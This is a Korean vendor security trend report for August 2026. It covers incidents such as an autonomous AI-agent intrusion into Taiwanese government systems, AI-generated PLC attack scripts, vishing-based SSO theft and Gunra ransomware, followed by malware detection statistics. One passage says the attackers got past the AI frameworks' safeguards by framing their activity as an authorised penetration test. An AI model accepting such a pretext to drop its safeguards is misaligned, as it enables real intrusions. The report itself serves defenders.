


No.204 | 2026.9

ESRC 보안동향보고서

이스트시큐리티가 제공하는 보안위협 동향과 통계,
최신 악성코드를 확인하세요.





ESRC 보안동향보고서

CONTENTS

1 보안위협 통계 및 분석

1. 보안위협 동향
 2. 알약 악성코드 탐지 통계
 3. 알약M 악성코드 탐지 통계
 4. 랜섬웨어 차단 통계
 5. 악성 이메일 통계
-

2 최신 악성코드 동향

1. 상품 파손 사칭 메일로 유포되는 다단계 정보탈취 악성코드 주의

1

보안위협 통계 및 분석

1. 보안위협 동향
2. 알약 악성코드 탐지 통계
3. 알약 M 악성코드 탐지 통계
4. 랜섬웨어 차단 통계
5. 악성 이메일 통계

1. 보안위협 동향

2026 년 8 월은 인공지능이 공격의 보조 수단에서 실행 주체로 이동했음이 다수의 사건을 통해 동시에 입증된 시기였습니다. 이란 연계 세력이 영국의 발전 설비를 나흘간 정지시킨 사실이 8 월 하순 공개되었고, 미 국가안보국과 사이버보안·기반시설보안국을 포함한 5 개 기관은 AI 가 생성한 공격 스크립트가 인터넷에 노출된 산업용 제어장치를 겨냥하고 있다고 공동 경고하며 산업제어 공격의 진입 장벽이 사실상 소멸했음을 지적하였습니다. 대만에서는 오픈소스 AI 에이전트만을 조합한 공격 도구가 정부 시스템 21곳을 나흘 만에 장악하고 원자력 안전 규제기관까지 침투하였으며, 이는 자율형 AI 공격이 개념 검증 단계를 넘어섰음을 의미합니다. 범죄 조직 영역에서는 복제된 음성으로 헬프데스크를 기만해 통합 인증 계정을 탈취한 뒤 클라우드 데이터 플랫폼을 통째로 반출하는 수법이 정착되어, 의료·통신·금융·유통 전 부문에서 같은 흐름이 반복되었습니다. 국내에서도 배달대행 플랫폼의 침해가 재위탁 관계를 따라 대형 배달 플랫폼과 프랜차이즈로 번졌고, 라이더의 주민등록번호와 계좌정보는 물론 고객의 공동현관 비밀번호까지 유출되면서 개인정보 침해가 물리적 안전 위협으로 확장되었습니다. 아울러 경찰청이 미국 5 개 기관과 함께 Gunra 랜섬웨어 합동 권고문을 발령하며 국내 피해 조사에서 확인한 침투 과정을 공개해, 노출된 VPN 장비와 인증 체계가 실제 진입 경로였음을 구체적으로 드러냈습니다.

결국 8 월의 사고 대부분은 방화벽이 뚫린 것이 아니라 정상 계정, 방치된 노출 자산, 관리 사각지대에 놓인 위탁 업체를 통한 침입이었습니다. 이는 보안 대응의 중심축이 경계 방어에서 자산 가시성과 위탁 관리 체계로 옮겨가야 함을 뜻합니다.

이란 연계 세력의 영국 발전 설비 4 일 가동 중단 및 AI 생성 PLC 공격 경보

8 월의 최고 위험 사안은 사이버 공격이 발전 설비를 실제로 멈춰 세운 사건이 공개된 것입니다. 영국 텔레그래프가 8 월 22 일 보도한 바에 따르면 이란 연계 해커가 7 월 중 영국의 한 발전 설비를 나흘간 정지시켰으며, 이는 이란 정권 연계 조직이 영국 내 발전 시설을 중단시킨 최초 사례로 보도되었습니다. 해당 설비는 규모가 작아 정부 신고 기준에 미달했고 전력 공급에도 영향이 없었으나, 영국 전역에 분산된 수백 기의 소규모 발전소가 동일한 조건에 놓여 있다는 점이 구조적 위협으로 지적되었습니다. 정부는 사고 이후 전력회사 경영진에게 상황을 설명하고 기업에 대응 지침을 배포하였습니다.

같은 맥락에서 미국에서는 7 월 말 미네소타주 30 여 개 정수 시설이 교란된 뒤 최소 11 개 주에서 유사 침입이 보고되었으며, 다만 미국 연방·주 당국은 이를 특정 국가에 공식 귀속하지 않았습니다. 이러한 흐름 속에서 NSA, CISA, FBI, 에너지부, 환경보호청은 8 월 19 일 공동 권고문 AA26-231A 를 발령하여, 공격자들이 정상 모니터링 도구로 위장한 AI 생성 스크립트로 인터넷에 노출된 지멘스 S7 계열 제어장치를 정찰하고 있다고 경고하였습니다. 이들은 인터넷 검색 서비스로 노출 장비를 식별한 뒤 공개된 python-snap7 라이브러리를 감싼 공격 코드를 생성하는 방식을 사용하며, 권고문은 공격 주체를 특정 조직에 귀속하지 않았습니다. 권고문이 단일 패치가 존재하지 않음을 명시한 만큼, 대응은 제어장치의 인터넷 노출 제거와 업무망 분리에서 출발해야 합니다. 아울러

승인된 엔지니어링 단말 외부의 S7comm 연결과 예정 외 데이터 블록 쓰기를 상시 탐지 지표로 운용할 필요가 있습니다.

대만 정부망 대상 자율형 AI 에이전트 침투 및 원자력 규제기관 확산

정부 기관을 표적으로 한 사실상 최초의 자율 AI 공격이 8월 중 공식 확인되었습니다. 이스라엘 보안기업 Dream이 최초로 탐지하고 파이낸셜타임스가 8월 12일 보도한 데 이어, 대만 디지털발전부가 다음 날 해당 사실을 인정하였습니다. 공격은 7월 20일경 개시되어 나흘간 지속되었으며, Dream 분석에 따르면 AI 에이전트는 정부 시스템 21곳을 파악하고 85개 계정을 탈취했으며 2,500건 이상의 인사 기록과 1,395건의 파일을 반출하였습니다. 특히 주목할 부분은 자율성의 수준으로, 에이전트는 정부 인증 서비스의 결함을 스스로 발견해 웹 애플리케이션에 백도어를 설치했고 경로가 차단되면 대체 침투 기법을 자체적으로 도출하였습니다.

피해 범위는 정부 부처에 그치지 않고 원자력 안전 규제기관과 최소 7개 에너지 기업으로 확대되었습니다. 공격 도구는 오픈소스 프레임워크인 OpenClaw와 Hermes를 조합해 구성되었고, 최대 8개의 하위 에이전트를 병렬 가동하는 방식이었습니다. 또한 공격자들은 해당 활동을 승인된 모의침투 시험으로 포장함으로써 AI 프레임워크의 자체 안전장치를 우회하였습니다. 대만 당국은 해외에서 시작된 공격이라는 점만 밝혔을 뿐 배후 국가를 특정하지 않았으며, 다만 공격 도구의 원본 문서가 중국어 간체로 작성되어 있었다는 분석이 제시되었습니다. 대만 당국은 AI 에이전트가 백업 및 테스트 시스템을 발판으로 활용해 고속·저비용·대규모 공격을 수행한다고 분석하였으므로, 인증 서비스와 API 자산을 최우선 보호 대상으로 재분류하고 비운영 환경의 통제 수준을 운영망과 동등하게 상향할 필요가 있습니다.

McKesson 음성 피싱 기반 SSO 탈취 및 클라우드 데이터 대량 반출

미국 최대 의약품 유통기업 McKesson 침해는 8월 데이터 유출 사고의 전형을 보여준 사건입니다. 공격 조직 ShinyHunters는 내부 헬프데스크를 사칭한 음성 피싱으로 직원의 Okta 계정을 탈취한 뒤 Salesforce와 Snowflake 환경에 접근했다고 밝혔습니다. 사칭에는 회사명을 모방한 유사 도메인이 사용되었으며, 이는 ReliaQuest가 다수 조직에서 추적해 온 동일 네이밍 패턴과 일치합니다. McKesson은 8월 25일 침해를 인지하고 28일 미 증권거래위원회에 8-K 보고서를 제출하였으며, 제3자 애플리케이션에 대한 비인가 접근과 데이터 반출 사실을 확인하되 조사가 초기 단계임을 함께 밝혔습니다. 공격자는 8월 21일부터 25일까지 약 1테라바이트를 반출했다고 주장하며 5,523만 달러를 요구하였고, 회사가 응하지 않자 유출 사이트에 피해 사실을 게시하였습니다. 다만 공격자가 제시한 2억 8,400만 건은 고유 환자 수가 아닌 데이터베이스 행 수이며 회사가 확인한 수치도 아니므로, 인용 시 반드시 구분해야 합니다.

동일한 수법은 산업 전반으로 확산되어 RingCentral에서 약 160만 건 규모의 계정 정보가 유출된 사실이 Have I Been Pwned를 통해 확인되었고, 8월 초에는 대형 헤지펀드와 사모펀드가 음성 복제 기반 공격의 표적이 되었습니다. 공통된 실패 지점은 음성만으로 신원을 판단하는 절차에 있으므로, 헬프데스크 본인 확인을 대역 외

이중 검증으로 전환하고 OTP 기반 다중인증을 피싱 저항성 패스키로 교체해야 합니다. 아울러 데이터 웨어하우스에 IP 허용목록과 최소 권한을 적용하고, 평시 대비 반출량 급증을 탐지하는 통제를 필수로 편입해야 합니다.

국내 배달대행 플랫폼 플라이 재위탁 침해 및 주민등록번호·공동현관 비밀번호 유출

국내에서 8 월 중 발생한 가장 파급력 큰 사고는 배달대행 플랫폼 '플라이'를 겨냥한 침해였습니다. 회사 공지에 따르면 외부 비인가 접근은 8 월 14 일경 발생했고 15 일 저녁에 이를 파악했으며, 개인정보 유출 사실은 18 일 오후에 확인되어 한국인터넷진흥원과 개인정보보호위원회에 신고하고 경찰 사이버수사대에 수사를 요청하였습니다. 유출 항목은 라이더의 성명·연락처·주소·계좌정보·주민등록번호, 상점의 상호명·사업자등록번호, 주문 고객의 주소와 일부 연락처 및 공동현관 비밀번호였습니다. 신원정보와 금융정보에 더해 주거지 출입 수단까지 노출되었다는 점에서, 이번 사고는 통상적인 개인정보 유출을 넘어 물리적 안전 위협으로 확장된 사례로 평가됩니다. 피해 규모는 해외 해킹포럼 게시자는 4,790 만 건 규모를 판매하겠다고 주장한 반면, 회사가 파악한 유출 의심 건수는 약 32 만 7 천 건으로 발표되었습니다.

더 큰 문제는 피해가 재위탁 구조를 따라 확산된 점으로, 여기요는 위탁사인 바로고의 재수탁업체가 플라이임을 확인한 뒤 8 월 26 일 고객에게 안내하고 재위탁을 즉시 중단하였으며 신세계푸드도 28 일 노브랜드 버거 일부 가맹점과 관련해 같은 조치를 취하였습니다. 동일한 구조는 해외에서도 반복되어, 맨체스터공항그룹은 주차·라운지·와이파이 등 부가서비스 시스템 침해로 약 870 만 명의 고객정보가 접근되었고, 영국 자선단체용 고객관리 솔루션 Beacon 은 공개 자바스크립트 빌드 산출물에 노출된 클라우드 접근 키 하나로 1,000 곳 이상의 고객사 데이터베이스가 통째로 반출되었습니다. 같은 달 국내에서는 삼프로 TV 애플리케이션에서 약 46 만 건이, 서강대학교에서 무작위 대입 공격으로 약 18 만 건이 유출되었습니다. 따라서 국내 기업은 재위탁 단계까지 포함한 수탁사 현황을 재점검하고, 주문 메모와 같은 비정형 필드에 축적되는 민감정보의 수집 범위와 보관 기간을 즉시 재설계해야 합니다.

Gunra 랜섬웨어에 대한 한미 합동 사이버보안 권고문 발령 및 국내 침해 수법 공개

8 월에는 국내 수사기관이 직접 확보한 침해 분석이 국제 공동 경보로 이어지는 이례적 사례가 나왔습니다. 경찰청 국가수사본부는 미국 연방수사국, 사이버보안·인프라보안국, 국가안보국, 국방부 사이버범죄센터, 비밀경호국과 함께 8 월 10 일 Gunra 랜섬웨어 합동 권고문 AA26-222A 를 발령하였고, 경찰청은 랜섬웨어를 주제로 한 보안 권고문 배포가 이번이 처음이라고 밝혔습니다. Gunra 는 2025 년 4 월 처음 확인된 조직으로 2022 년 유출된 Conti 소스코드를 기반으로 하며, 2026 년 초부터 다크웹에서 제휴 모집과 관리 패널을 갖춘 서비스형 랜섬웨어로 확대되었습니다. 공격 대상은 정부기관과 핵심 기반시설을 비롯해 금융, 의료, 제조, 운송, 유통까지 넓게 걸쳐 있으며, 데이터를 먼저 빼낸 뒤 암호화하고 대가를 지급하지 않으면 공개하는 이중 갈취 방식을 사용합니다. 권고문의 가치는 침투 과정이 구체적으로 공개된 데 있는데, 진입점은 인터넷에 노출된 방화벽과 VPN 장비였고 FBI 는 FortiOS 및 FortiProxy 의 인증 우회 취약점 CVE-2024-55591 과 CVE-2025-24472 악용을 확인하였습니다.

경찰청 조사에서는 이와 별개로 VPN 게이트웨이의 계정정보 노출, SSH 접근통제 미비, 기본 비밀번호 사용이 악용된 사실이 드러났습니다. 내부망 진입 이후에는 탈취한 세션 정보로 가상 데스크톱 환경에 들어가 원격 데스크톱을 통해 인증 서버와 액티브 디렉터리, IT 관리자 단말까지 이동했고, Impacket 도구를 이용해 도메인 자격증명을 수집하였습니다. 가장 주목할 기법은 인증 서버 자체의 검증 로직을 변조해 공격자가 지정한 일회용 비밀번호가 항상 통과되도록 만든 것으로, 다중인증이 활성화된 상태에서도 통제로 기능하지 못할 수 있음을 보여줍니다. 또한 백업까지 파괴하는 행위가 확인되어 복구 가능성을 사전에 제거하는 방향으로 공격이 진화하고 있습니다. 따라서 국내 기업은 노출된 경계 장비의 패치와 기본 비밀번호 제거를 우선 과제로 삼고, 인증 서버와 가상 데스크톱 구간의 측면 이동을 별도 탐지 대상으로 설정하며, 오프라인 백업의 복구 가능 여부를 실제로 검증해 두어야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP 15

8월 한 달간 악성코드 탐지 건수는 전월(1,441,392 건) 대비 약 28.5% 감소한 1,030,520 건을 기록하였습니다. 1위 Gen:Variant.Yogi.17659는 324,219 건으로 전월(438,098 건) 대비 약 26.0% 줄었으나 한 계단 상승하며 전체의 약 31.5%를 차지했고, 2위 Trojan.Loader.Locust는 234,760 건으로 약 40.8% 증가하며 상승세를 이어가 두 진단명만으로 전체의 약 54.2%를 점유했습니다.

이달 가장 두드러진 변화는 코인마이너 계열의 급락입니다. 지난달 1위였던 Gen:Variant.Application.Miner.2는 116,877 건으로 약 75.8% 감소하며 3위로 내려앉았고, 7월 10위였던 Trojan.Python.Miner마저 순위권에서 이탈하면서 코인마이너 계열 전체 탐지량은 약 76.4% 축소되었습니다. 그 빈자리는 로더 계열이 채웠는데, 신규 진입한 Trojan.Loader.Reflective가 106,303 건으로 곧바로 4위에 오르며 Trojan.Loader.Locust와 합쳐 전체의 약 33.1%를 형성했습니다.

또한 신규 진단명 9종이 한꺼번에 상위권에 진입해 전체의 약 28.3%를 기록했으며, 이 가운데 6종이 자바스크립트 기반 진단명으로 합계 146,113 건, 약 14.2%를 차지했습니다. Spyware.Infostealer.Bladabindi(7위→15위)와 Misc.Keygen(8위→14위)은 순위와 수치가 동반 하락했고, Exploit.CVE-2010-2568.Gen은 약 18.4% 감소했음에도 6위를 유지했습니다. 결과적으로 이번 달은 코인마이너 대량 유입이 소강 국면에 접어든 대신 웹 기반 스크립트와 로더 계열이 전면에 부상한 것으로 분석됩니다.


순위	등락	악성코드 진단명	카테고리	합계
1	↑1	Gen:Variant.Yogi.17659	ETC	324,219
2	↑1	Trojan.Loader.Locust	TROJAN	234,760
3	↓2	Gen:Variant.Application.Miner.2	ETC	116,877
4	NEW	Trojan.Loader.Reflective	TROJAN	106,303
5	NEW	GT:JS.MeadowLocust.4.D3B8064C	TROJAN	60,752
6	-	Exploit.CVE-2010-2568.Gen	EXPLOIT	40,820
7	NEW	Application.Generic.36907766	ETC	26,395
8	NEW	Adware.JS.Redirector.1	ADWARE	23,826
9	NEW	JS:Trojan.Cryxos.14010	TROJAN	17,604
10	NEW	GT:JS.MeadowLocust.4.1D8BC105	TROJAN	15,922
11	NEW	GT:JS.MeadowLocust.4.8F62B1F8	TROJAN	15,448
12	NEW	Generic.Application.JS.DataCollector.A.87DBE3CD	TROJAN	12,561
13	NEW	Misc.HackTool.AutoKMS	ETC	12,442
14	↓6	Misc.Keygen	ETC	12,265
15	↓8	Spyware.Infostealer.Bladabindi	SPYWARE	10,326

*자재 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위

2026년 8월 1일 ~ 2026년 8월 31일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 기타(ETC) 유형이 47.8%로 1위를 차지하였으며, 그 뒤를 이어 트로이목마(Trojan)가 45.0%, 취약점(Exploit)은 4.0%, 애드웨어(Adware)는 2.3%, 스파이웨어(Spyware)는 1.0%를 차지하였습니다.



카테고리별 악성코드 비율 전월 비교

2026 년 8 월에는 7 월과 비교하여 기타(ETC) 유형이 19% 감소하였습니다. 대신 트로이목마(Trojan) 유형이 15% 증가하였으며, 취약점(Exploit) 유형은 4%, 애드웨어(Adware) 유형은 2% 증가하였습니다. 반면 웜(Worm)과 바이러스(Virus) 유형은 전월 대비 각각 1%씩 감소하였고, 스파이웨어(Spyware) 유형은 전월과 동일한 수준(1%)을 유지하였습니다.



3. 알약 M 악성코드 탐지 통계

감염 악성코드 TOP15

8월 한 달간 모바일 악성코드 탐지 건수(상위 15개 기준)는 전월(14,581건) 대비 약 55.8% 증가한 22,720건을 기록하였습니다. 신규 진입한 Android.Riskware.Generic이 8,252건으로 곧바로 1위에 올라 전체의 약 36.3%를 차지했고, 지난달 1위였던 Android.Riskware.Agent는 4,413건으로 11.8% 감소하며 2위로 내려앉았습니다. 두 진단명만으로 전체의 약 55.7%를 점유해 상위권 집중도가 크게 높아졌습니다.

이달 가장 두드러진 변화는 트로이목마 계열의 위축입니다. 7월 2위였던 Trojan.Android.CNC가 2,304건에서 순위권 밖으로 완전히 밀려났고, Android.Trojan.Banker는 323건으로 40.3% 감소하며 7위에서 15위로 내려갔습니다. 반면 Android.Trojan.Agent는 1,187건으로 전월(370건) 대비 220.8% 급증하며 11위에서 4위로 올라, 계열 내부의 진단명 편중이 심화되었습니다. 광고성 계열도 동반 하락해 Android.Adware.Mulad가 944건에서 407건으로 56.9% 줄며 4위에서 14위로 밀려났습니다. 새롭게 진입한 악성코드로는 Android.Riskware.Generic(1위)을 비롯해 Android.Riskware.SpyAgent(8위), Android.Riskware.SmsSpy(9위), Android.Riskware.Packer(13위)가 있으며, 7월 순위권 밖이던 Android.Riskware.FakeApp이 1,809건으로 3위에 재진입했습니다. 이에 따라 Riskware 비중은 56.7%에서 83.8%로 확대된 반면 트로이목마는 23.9%에서 6.6%로, 애드웨어는 10.2%에서 4.3%로 축소되었습니다.

결과적으로 이번 달은 C&C 통신형 트로이목마가 급감한 대신 포괄 진단명과 정보 탈취·문자 감시 성격의 위험군 변종이 대거 유입되면서, 위협 유형이 위험군 중심으로 수렴하는 흐름을 보였습니다.

순위	등락	악성코드 진단명	카테고리	합계
1	NEW	Android.Riskware.Generic	Riskware	8,252
2	↓1	Android.Riskware.Agent	Riskware	4,413
3	NEW	Android.Riskware.FakeApp	Riskware	1,809
4	↑7	Android.Trojan.Agent	Trojan	1,187
5	↓2	Android.Monitor.Mspy	Monitor	1,186
6	↓1	Android.Riskware.HiddenAds	Riskware	969
7	↑3	Android.Riskware.LauncherAds	Riskware	729
8	NEW	Android.Riskware.SpyAgent	Riskware	689
9	NEW	Android.Riskware.SmsSpy	Riskware	635
10	↓2	Android.Adware.Agent	Adware	580
11	↓2	Android.Riskware.HackTool	Riskware	567
12	↓6	Android.Riskware.PackMal	Riskware	539
13	NEW	Android.Riskware.Packer	Riskware	435
14	↓10	Android.Adware.Mulad	Adware	407
15	NEW	Android.Trojan.Banker	Trojan	323

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2026년 8월 1일 ~ 2026년 8월 31일


4. 랜섬웨어 차단 통계

8월 랜섬웨어 차단 통계

2026년 8월 한 달간 랜섬웨어 차단 건수는 총 16,655 건, 일평균 537 건을 기록하였으며, 평일과 주말 간의 확연한 주기적 패턴이 관찰되었습니다. 차단 건수는 평일에 600~750 건 수준의 높은 수치를 유지하며, 8월 27일에는 월중 최고치인 749 건을 기록했습니다. 반면 주말(8월 1~2일, 8~9일, 15~16일, 22~23일, 29~30일)에는 차단량이 200~370 건대 수준으로 대폭 감소하는 양상을 보였으며, 8월 2일에는 월중 최저치인 213 건까지 떨어졌습니다.

